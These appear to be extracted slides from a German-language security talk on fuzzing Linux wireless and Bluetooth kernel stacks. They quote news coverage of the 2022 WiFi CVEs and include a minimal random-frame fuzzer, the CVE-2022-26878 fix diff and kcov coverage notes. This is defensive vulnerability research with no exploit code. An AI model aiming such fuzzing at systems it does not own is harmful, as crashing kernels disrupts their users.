No Fuzzer Has Been There Yet:

Finding Bugs in Linux Wireless Stacks

Sönke Huster
Computer Security & Privacy
Georg-August-Universität Göttingen, Germany

Worum geht es?

Some remotely exploitable kernel WiFi vulnerabilities

[Posted October 13, 2022 by corbet]

It would appear that there is a set of memory-related vulnerabilities in the kernel's WiFi stack that can be exploited over the air via malicious packets; five CVE numbers have been assigned to the set. Fixes are headed toward the mainline and should show up in stable updates before too long; anybody who uses WiFi on untrusted networks should probably keep an eye out for the relevant updates.

...ned For WiFi Vulnerabilities That Can Be Exploited By Malicious Packets

...ichael Larabel in Linux Networking on 13 October 2022 at 03:31 PM EDT. 36 Comments

A set of Linux kernel WiFi stack security issues were made public today. The Linux 6.1 Git kernel has now merged fixes fo... these vulnerabilities while the fixes also work their way to being back-ported to existing stable series.

A security... TU Darmstadt reported an issue to SUSE around a buffer overwrite within the Linux kernel's

Hacker News new | past | comments | ask | show | jobs | submit

1. ▲ Some remotely exploitable Linux kernel WiFi vulnerabilities (lwn.net)
   71 points by gundamdoubleO 3 hours ago | hide | 8 comments
2. ▲ Zero Feet: a proposal for a systems-free Lisp (applied-langua ge)

Alert!

Schwachstelle im Linux-Kernel ermöglicht Codeschmuggel via WLAN

Ein IT-Sicherheitsforscher hat Schwachstellen im Linux-Kernel gefunden. Angreifer könnten durch manipulierte WLAN-Pakete beliebigen Code einschleusen.

Severity | CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NVD **NIST:** NVD **Base Score:** 8.1 HIGH

WTF ist Fuzzing? 

Fuzzing

All | Images | Videos | News | Shopping | More | Tools

About 4.510.000 results (0,33 seconds)

https://en.wikipedia.org › wiki › Fuzzing

Fuzzing - Wikipedia

In programming and software development, **fuzzing** or fuzz testing is an automated software testing technique that involves providing invalid, unexpected, ...


History · Types · Uses · Toolchain


People also ask

What is meaning of fuzzing?

B.P. Miller, L. Fredriksen, and B. So, "An Empirical Study of the Reliability of UNIX Utilities", *Communications of the ACM* 33, 12 (December 1990)

Den Bluetooth Stack vollmüllen? Easy!


Kernel
Garbage
Generator


QEMU
Kernel
Garbage Generator

Mein erster Fuzzer

```
def random_frame():
    return random.randbytes(random.randint(4, 255))
```

Mit dem Bluetooth device der VM verbinden

```
virtual_bt = socket.socket(socket.AF_UNIX,
    socket.SOCK_SEQPACKET)
virtual_bt.bind("/tmp/virtual_bluetooth.sock")

virtual_bt.listen(1)
conn, addr = virtual_bt.accept()
```

Müll senden

```
while True:
 conn.send(random_frame())
```

VM? 💥

CVE-2022-26878: Memory Leak in virtio_bt

Bluetooth HCI Frame Definition


```
switch (pkt_type) {
    case HCI_EVENT_PKT:
    case HCI_ACLDATA_PKT:
    case HCI_SCODATA_PKT:
    case HCI_ISODATA_PKT:
        hci_skb_pkt_type(skb) = pkt_type;
        hci_recv_frame(vbt->hdev, skb);
        break;
}
```

```diff
--- a/drivers/bluetooth/virtio_bt.c
+++ b/drivers/bluetooth/virtio_bt.c
@@ -202,6 +202,9 @@ static void virtbt_rx_handle(st
                hci_skb_pkt_type(skb) = pkt_type;
                hci_recv_frame(vbt->hdev, skb);
                break;
+       default:
+               kfree_skb(skb);
+               break;
        }
 }
```

Wie sieht der State of the Art aus?


Coverage-Guided Mutational Fuzzing 🤯

Überleben des Stärkeren


Select Input
Mutate
04 FF D6
13 08 2D
04 3E D6
01 08 2D
04 FF D6
13 08 2D
Target
Yes
Better?
No
Crash?
No
Yes

Woher wissen wir, was besser ist? Code Coverage 💪


```
if packet_type == 3:
   do_something
else:
   do_something_different
cleanup_packet
```




04 3E D6
01 08 2D

Woher wissen wir, was besser ist? Code Coverage 💪


```
if packet_type == 3:
   do_something
else:
   do_something_different
cleanup_packet
```





Woher wissen wir, was besser ist? Code Coverage 💪

```
if packet_type == 3:
   do_something
else:
   do_something_different
cleanup_packet
```




04 3E D6
01 08 2D

04 3E D6
FF 08 2D

04 03 D6
01 08 2D

Linux Kernel Coverage

System Call Coverage mit kcov




```
KCOV_ENABLE
```

```
some_syscall()
```


```
KCOV_DISABLE
```

Covered Addresses:

```
6e82 f081 ffff ffff
953f 9281 ffff ffff
4b13 f081 ffff ffff
fd12 f081 ffff ffff
2713 f081 ffff ffff
```

See Kernel docs: https://www.kernel.org/doc/html/latest/dev-tools/kcov.html

Kcov anpassen

